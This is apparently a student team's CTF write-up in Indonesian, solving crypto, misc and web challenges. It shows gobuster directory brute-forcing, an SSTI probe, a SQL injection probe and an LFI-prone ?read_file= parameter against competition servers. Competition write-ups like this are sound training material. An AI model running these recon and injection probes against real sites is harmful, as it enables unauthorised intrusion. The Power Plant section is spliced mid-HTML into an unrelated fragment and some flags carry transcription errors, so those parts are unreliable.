

WRITE UP FIT COMPETITION

CTF JEOPARDY - Makat-Xploit



Politeknik Negeri Banjarmasin



Nama Peserta:

- Aditya Rahman
- Hipni
- Rifki Al Ansyari

Daftar Isi

Daftar Isi.....	0
A. Readme.....	2
B. Cryptography.....	3
1. Kunci Verdian.....	3
2. From Caesar to Cleo.....	4
C. Miscellaneous.....	6
1. Bukti Fana.....	6
2. The Power of Log.....	10
D. Web Exploitation.....	12
1. Power Plant.....	12
2. Wildlife Tracker.....	16
E. Steganography.....	27
1. Ez-Stegano.....	27
2. Med-Stegano.....	28
F. Digital Forensic.....	30
1. Secret File.....	30
2. Martin and the Humming Signal !.....	32

A. Readme

The screenshot shows a competition interface with the following details:


- Title:** FIT COMPETITION 2025 - Cyber Security
- Score:** 0
- Format:** FITUFSW{flag_unik_disini}
- Description:** Pengumuman Resmi: Format Flag untuk Cyber Security FIT COMPETITION 2025
Selamat datang para pejuang siber di FIT COMPETITION 2025!
Untuk menjaga standarisasi dan kelancaran kompetisi, kami menetapkan format flag yang unik untuk semua challenge (tantangan) dalam kategori Cyber Security. Memahami format ini sangat penting karena platform hanya akan menerima flag yang sesuai dengan format yang telah ditentukan.
- Instructions:** Format Flag Resmi Format flag yang akan digunakan adalah:
FITUFSW{flag_unik_disini}
- Status:** 1/10 attempts

Ini adalah sebuah informasi penting yang perlu diketahui peserta CTF, yaitu menginformasikan format *flag* resmi yang digunakan pada CTF ini.

Flag: **FITUFSW{flag_unik_disini}**

B. Cryptography

1. Kunci Veridian



Ketika membaca deskripsi dari tantangannya kami tidak menemukan petunjuk apapun yang mengarah ke enkripsi yang dipakai.

```
b')\x8=-\x165&:\x1e8"\x26,H."-\x16"- e#333%7+70TuM+8Uo:::-8i=\x01\x060\x02'\r\x17:\x01A!\x11\x0f\x1f\x00\x1b\x19\r\x00\x02\x06\x01\x07\x1c\x7f\x00\x07\x16\x15\x00\x01\x15\x18\x06\x06\x0e\x11\x00\x1d\x7f\x01\x0b\x04\x15\x15\x17\x00\x0b\x06\x01\x01\x06: A3\x06\x01\x11\x01\x0d\x17,<\x1d\x00\x03-\x04\x0c\x17\x22\x0d\x0b\x06\x01\x06\x0c\x02\x0b\x1c\x3:NH\x17\x08\x16\x1d\x1t\x1c\x1E"\x0c\x07\x1b*\x0f\x04\x11\x00\x01\x04\x08\x05\x08\x1b\x0c\x0c\x00\x7f1\x17\x13\x17\x17\x07\x13\x15\x1H\x04*\x11\x0e\x1c\x1b\x05\x1d\x10\x100\x05\x039\x1b\x1a\x00,\x11\x00\x06\x0d\x07\x17\x03\x0d\x08\x0b\x1f\x0c\x1c\x12\x06\x11\x85\x01..C.\x1d\x07\x06`6\x7f\x13R\x0E\x0C\x01\x00\x01\x01\x00\x13\x01\x01\x07\x1c\$*CD70\x1b\x1c+\x11A\x11\x1b\x1a014(*\x18)b1\x00\x19\x02\x11\x0b\x06\x00\x07\x1d\x03\x18\x16\x14\x14\x17\x1a\x0b\x17\x1E\n\x01D\x17:\x12\x07\x17:\x16\x15\x13\x00\x01\x0d\x0b\x01\x16\x11\x14*\x00\x14\x17\x0c\x17\x11\x06\x0c\x10\x00\x02\x0b\x11\x04\x04\x1c\x1b\x0b\x040\x17\x1c,,\x00\x08\x7f\x17\x04\x02\x15\x01\x01\x00\x0A\x15\x0b\x11\x00\x13\x1b\x01\x01q-!\x0b5\x00\x02\x06\x1d\b\x0b
```

Akan tetapi kami menebak dari pola *key* dan *ciphertext*-nya. Pada *cipher* terlihat adanya *bytes* acak yang tidak bisa dibaca sama sekali/*not printable*. Yang mana ini merupakan pola *cipher* dari **XOR**. Jadi kami langsung saja membuat sebuah program *python* untuk melakukan dekripsi sekaligus menuliskannya ke dalam bentuk **file.txt**.

```
Decode.py > ...  
Kunci Veridian > Decode.py > ...  
1   from pwn import xor  
2  
3   enc = open('encrypted_message.txt', 'rb').read()  
4   key = bytes.fromhex(open('key.hex', 'r').read())  
5  
6   open('decrypted.txt', 'w').write(xor(enc, key).decode())  
...  
key.hex > ...  
Kunci Veridian > decrypted.txt  
1 [VERIDIAN_ACCORD::ARCHIVE::FRAGMENT_0079C]  
2  
3 [INFO]  
4 Recovered Segment: V-Core Emergency Bootstrap Sequence  
5 Date: 2047-11-04T22:17:53Z  
6 Source: ArborOS.Mainframe.Zone5  
7  
8 [META]  
9 Initiative: Veridian Accord  
10 Objective: Recode The Earth via autonomous afforestation  
11 Primary Systems: ArborOS v3.9.7, SeedDispersionAI, Root  
12  
13 [LOG]  
14 Unexpected null sequence in reforestation drone queue detected.  
15 Attempting system repair...  
16 Override accepted.  
17 Injecting emergency restore patch to Zone 5 module...  
18  
19 [SECURE_PAYLOAD]  
20 auth_token: FITUKSW(d1g1t41_tr33s_gr0w_str0ng)  
21 checksum: 03EE-B791-2206
```

Seperti yang terlihat, tebakan kami benar dan kami berhasil mendapatkan flagnya: **FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}**

2. From Caesar to Cleo



Setelah membaca judul dari tantangannya serta melihat pola dari *cipher*-nya. Dugaan awal kami adalah **ROT13**. Jadi kami langsung saja mencoba melakukan *brute force* menggunakan sebuah *online tool* bernama [dcode](#).

Kemudian dengan naifnya kami mencoba flag pertama dan flag kedua yang berujung pada kesalahan. Ketika kami perhatikan lebih detail ternyata hanya sebagian teks yang terdekripsi dengan benar.

Kami langsung saja menyalin teks *cipher flag* yang paling terakhir karena kami berpikir bahwa kemungkinan besar *flag* yang benar terletak diakhir dan mencoba menggunakan **vigenere** untuk dekripsinya, Kenapa kami menggunakan **vigenere**? Karena **vigenere** merupakan *cipher* turunan dari *caesar cipher* yang populer, Jadi mungkin saja *cipher*-nya merupakan hasil dari enkripsi **vigenere**. Karena kami tidak mengetahui *key*-nya, maka kami langsung saja melakukan *brute force* dengan menggunakan *online tool* [dcode](#).

ORPQQ	FITUKSW{vigenere_for everlasting _love}
PSAITCFTG	EHICHEI{rshaelos_oma_ftsahodotne _butr}
CHFPSD	RSDVIDL{dhabrap_end_sentingaune _yafo}
PSAITMAHG	EHICHUN{dshaeloi_tya_ftsaheiata _buth}

Setelah proses *brute force* selesai, kami langsung mencoba *flag*nya, dan ternyata berhasil. *Flag* yang benar adalah : **FITUKSW{vigenere_for everlasting_love}**. Lagi lagi intuisi serta pengalaman menjadi kunci yang penting untuk menyelesaikan sesuatu.

C. Miscellaneous

1. Bukti Fana



Melalui deskripsi *challenge* ini kami diminta mencari *pesan tersembunyi* dari suatu program. Dan langsung mengunduh berkas tersebut dari tautan yang diberikan.

```
(mathfha㉿env) - [/mnt/c/Users/mathfha/pwncollege]
$ file program_misterius.exe
program_misterius.exe: PE32+ executable for MS Windows 6.00 (console), x86-64, 7 sections
```

Dari informasi di atas, berkas ini adalah sebuah *executable Windows*, dengan tipe aplikasi berbasis *console*, yang berarti dijalankan melalui terminal/CMD, bukan *GUI (Graphical User Interface)*.


```
(mathfha㉿env) - [/mnt/c/Users/mathfha/pwncollege]
$ ./program_misterius.exe
[INFO] Program Started...

[INFO] Initializing ArborOS Secure Logger...
[INFO] Connecting to remote EXFIL node...
[INFO] Capturing screen snapshot...
[INFO] Embedding metadata...
[INFO] Encoding data stream...
[INFO] Generating secure log file...
[SUCCESS] Log file generated: arboros_20250704_222809.log
Press Enter to exit...
```

Kami berhasil menjalankan program ini dan muncul sistem bernama **ArborOS**, Tampaknya ini adalah modul *logger* buatan. Kami juga melihat teks **EXFIL** yang merupakan singkatan dari *exfiltration*, yang kami asumsikan bahwa program ini dirancang untuk mengirim data ke server eksternal.

```
[c:\mathfha\env] -l /mnt/c/Users/mathfha/pwncollege
$ cat arboros_20250704_222809.log
[INFO] Initializing ArborOS Secure Logger...
[INFO] Connecting to remote EXFIL node...
[INFO] Capturing screen snapshot...
[INFO] Embedding metadata...
[INFO] Encoding data stream...
[INFO] Generating secure log file...
[DATA] ss_data = [REDACTED]
[INFO] Operation completed. Log saved as: arboros_20250704_222809.log
```


Setelah selesai *running*, program tersebut menghasilkan sebuah *file log* seperti yang bisa dilihat pada gambar di bawah ini.



Kemudian, kami mencoba membaca *log* yang dihasilkan oleh program tersebut, ternyata isi dari *file log* ini sama dengan *output* saat program sedang berjalan, sehingga kami mengasumsikan bahwa *file log* ini adalah duplikat dari *output* program tersebut.

Kami melihat dari hasil log secara keseluruhan dari karakter yang ada serta adanya simbol sama dengan(=) diakhir yang merupakan padding dari *base64* kami langsung mencoba men-*decode* text ini.

Setelah itu, kami langsung mencoba *online tool* **cyberchef** untuk men-decode **base64** ini dan kami berhasil mendapatkan *flag*-nya: **FITUKSW{watch_what_you_see}**



2. The Power of Log



Dari deskripsi kami disuruh untuk memahami isi sebenarnya dari log yang diberikan. Mari kami coba lihat log terlebih dahulu.

```
== SYSTEM DEBUG LOG START ==
[IO_TRACE] tx=761, ty=286 :: packet: 193.205.165
[IO_TRACE] tx=788, ty=272 :: packet: 067.091.057
[IO_TRACE] tx=502, ty=121 :: packet: 186.079.027
[IO_TRACE] tx=268, ty=14 :: packet: 169.212.221
```

Berdasarkan teks diatas kami membuat kesimpulan bahwa *log* tersebut berisi data posisi (x, y) dan isi paket yang berisi kode warna dari *RGB*. Jadi kami langsung membuat program python untuk melihat gambar yang dihasilkan dari *log* tersebut.

```
1 ~ from PIL import Image
2 import re
3
4 # Buat gambar kosong
5 img = Image.new('RGB', (1000, 1000), color='black')
6 pixels = img.load()
7
8 ~ with open('printer_log.txt', 'r') as file:
9 |   lines = file.readlines()
10
11 # Ulangi data yang sama
12 ~ for line in lines:
13 |   match = re.search(r'tx=(\d+), ty=(\d+)\s++: packet:\s+(\d+)\.(\d+)\.(\d+)', line)
14 ~   if match:
15 |     tx = int(match.group(1))
16 |     ty = int(match.group(2))
17 |     r = int(match.group(3))
18 |     g = int(match.group(4))
19 |     b = int(match.group(5))
20 |     pixels[tx, ty] = (r, g, b)
21
22 img.show()
```

Disini kami menggunakan library PIL(Python Imaging Library) yang kami gunakan untuk *generate* gambar dari *log* tersebut. Kami juga menggunakan *re*(regular expression) untuk mencari pola atau nilai tertentu


saja agar disimpan ke variabel yang nantinya untuk menghasilkan gambar. Lalu, ketika dijalankan menghasilkan gambar berikut:



Terakhir, saat barcode tersebut di-*scan* kami mendapatkan *flag*-nya : **FITUKSW{r3c0d3_th3_34rth_1s_3451}**

D. Web Exploitation

1. Power Plant




Pada dekripsi dijelaskan bahwa *website* target terbuka untuk dikunjungi oleh publik. Namun, *website* target itu terlalu terbuka.

Ini adalah tampilan utama dari *website* target, jika kami melihat berdasarkan tampilan utamanya saja, *website* ini hanya memiliki dua halaman yang dapat diakses oleh publik. Pada halaman *home* kami tidak melihat adanya sesuatu hal yang mencurigakan yang bisa membawa kami untuk menemukan *attack vector*.



Kemudian, kami berpindah ke halaman **Sustainability** dan kami juga tidak melihat adanya sesuatu hal yang mencurigakan yang bisa membawa kami untuk menemukan *attack vector*.




Selanjutnya kami mencoba untuk melakukan *information gathering* dengan melakukan *directory brute forcing* menggunakan *tool* **gobuster** dan menggunakan *wordlist* **common.txt** dari [Seclist](#). Seperti yang terlihat pada gambar di bawah ini, kami hanya menemukan *file* **robots.txt**.

```
levith4n@lev:~/Downloads > gobuster dir -u http://20.6.129.177:8081/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 200 -o result.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://20.6.129.177:8081/
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/rrobots.txt      [Status: 200] [Size: 41]
```

Meskipun file **robots.txt** memang terlihat sederhana, akan tetapi ini bisa menjadi sebuah potensi untuk mendapatkan *attack vector* seperti sebuah halaman dan direktori tersembunyi yang tidak terindeks pada *search engine* dan tidak terlihat pada tampilan utama. Seperti yang terlihat pada gambar di bawah ini, kami menemukan sebuah file dengan nama **secret_code.txt** yang memiliki directive **User-agent:*** dan **Dissallow** yang berarti bahwa semua *crawler* atau *bot* (seperti GoogleBot, DuckDuckBot) tidak diizinkan untuk melakukan *crawling* terhadap file **secret_code.txt** pada *website* ini. Hal ini tentu saja membuat kami curiga, yaitu mengapa seorang *system administrator* atau *web developer* tidak mengizinkan file ini, jika file ini bukanlah sebuah file yang penting.




Setelah itu, kami langsung mencoba mengaksesnya, akan tetapi kami menemukan bahwa response yang diberikan adalah **404 Not Found** atau *resource* tidak ditemukan.




Karena kekurangan informasi, kami kembali mencoba melakukan *information gathering*, yaitu membaca *source code html* dan menemukan sebuah *path /static/images/power_plan.png* dimana penggunaan *path* ini sepertinya bertujuan untuk menyimpan semua *file image* yang akan ditampilkan pada *website*. Akan tetapi, kami mencoba untuk berpikir secara *out of the box*, yaitu mencoba *file secret_code.txt* pada direktori ini.

```
84  <header>
85    <h1>Powering Progress Sustainably</h1>
86  </header>
87  <nav>
88    <a href="/">Home</a>
89    <a href="/sustainability">Our Sustainability</a>
90  </nav>
91  <div class="container">
92    ** (pada Linux) dan kepemilikannya diatur menjadi pengguna **root**, yaitu **chown root:root <contoh\_file>** (pada Linux).

## 2. Wildlife Tracker



Ini adalah tampilan utama dari *website* target, terdapat sebuah *form input*, akan tetapi untuk menentukan *attack vector* kami perlu melakukan *information gathering* terlebih dahulu.



Kami menggunakan **whatweb** untuk mengetahui teknologi yang digunakan pada *website* ini. Seperti yang terlihat, *website* ini di-*develop* menggunakan bahasa pemrograman **python versi 3.9.17** dan menggunakan **werkzeug versi 3.1.3**, yaitu sebuah toolkit WSGI (*Web Server Gateway Interface*) untuk membangun aplikasi web *python*.

```
levith4n@lev:~/Downloads > whatweb http://134.209.102.23:8082
http://134.209.102.23:8082 [200 OK] Country[UNITED STATES][US], HTML5, HTTPServer[Werkzeug /3.1.3 Python/3.9.17], IP[134.209.102.23], Python[3.9.17], Script, Title[Endangered Wildlife Tracker], Werkzeug[3.1.3]
```

Karena website ini dibangun menggunakan bahasa pemrograman *python*, kami langsung mencoba melakukan serangan **SSTI** (*Server Side Template Injection*) menggunakan *payload* khusus yang hanya tereksekusi jika *form input* memang rentan dan menggunakan **Jinja2** (*template engine* untuk **python**). Seperti yang terlihat, saat kami meng-*input* {{ 7 \* 7 }}, *output* yang ditampilkan bukanlah hasil dari perkalian 7 \* 7 melainkan *input* itu sendiri. Hal ini menandakan bahwa *form input* ini tidak rentan terhadap **SSTI**.

Your Observation:

Describe what you observed (e.g., species, location, behavior)...

**Submit Observation**

---

**Your Recent Observation:**

{}{ 7 \* 7 }}

Note: Your observation is displayed as submitted. Please ensure content is appropriate.

Selain itu, kami juga mencoba melakukan pengecekan apakah *form* tersebut rentan terhadap serangan **SQL Injection**, dengan meng-input tanda petik satu. Akan tetapi, tidak ada pesan kesalahan yang muncul, hal ini menandakan bahwa *form input* ini juga tidak rentan terhadap **SQL Injection**.

Your Observation:

Describe what you observed (e.g., species, location, behavior)...

**Submit Observation**


---

**Your Recent Observation:**


{}{ 7 \* 7 }

Note: Your observation is displayed as submitted. Please ensure content is appropriate.


Setelah itu, kami kembali mencoba menelusuri halaman-halaman yang ada pada *website*. Pada halaman **About**, kami menemukan sesuatu yang menarik, yaitu terdapat sebuah tombol **Info**.




Kami langsung mencoba untuk menekan tombol tersebut dan diarahkan ke sebuah *file* bernama **wildlife\_info.txt**, terdapat tiga *email* dan kami masih belum mengetahui apakah *email* ini dapat kami manfaatkan nanti atau tidak. Akan tetapi, hal yang menarik perhatikan kami adalah *parameter* **?read\_file=** yang dimana ini sangat mirip dengan *parameter-parameter* yang berpotensi rentan akan serangan **LFI** (*Local File Inclusion*).



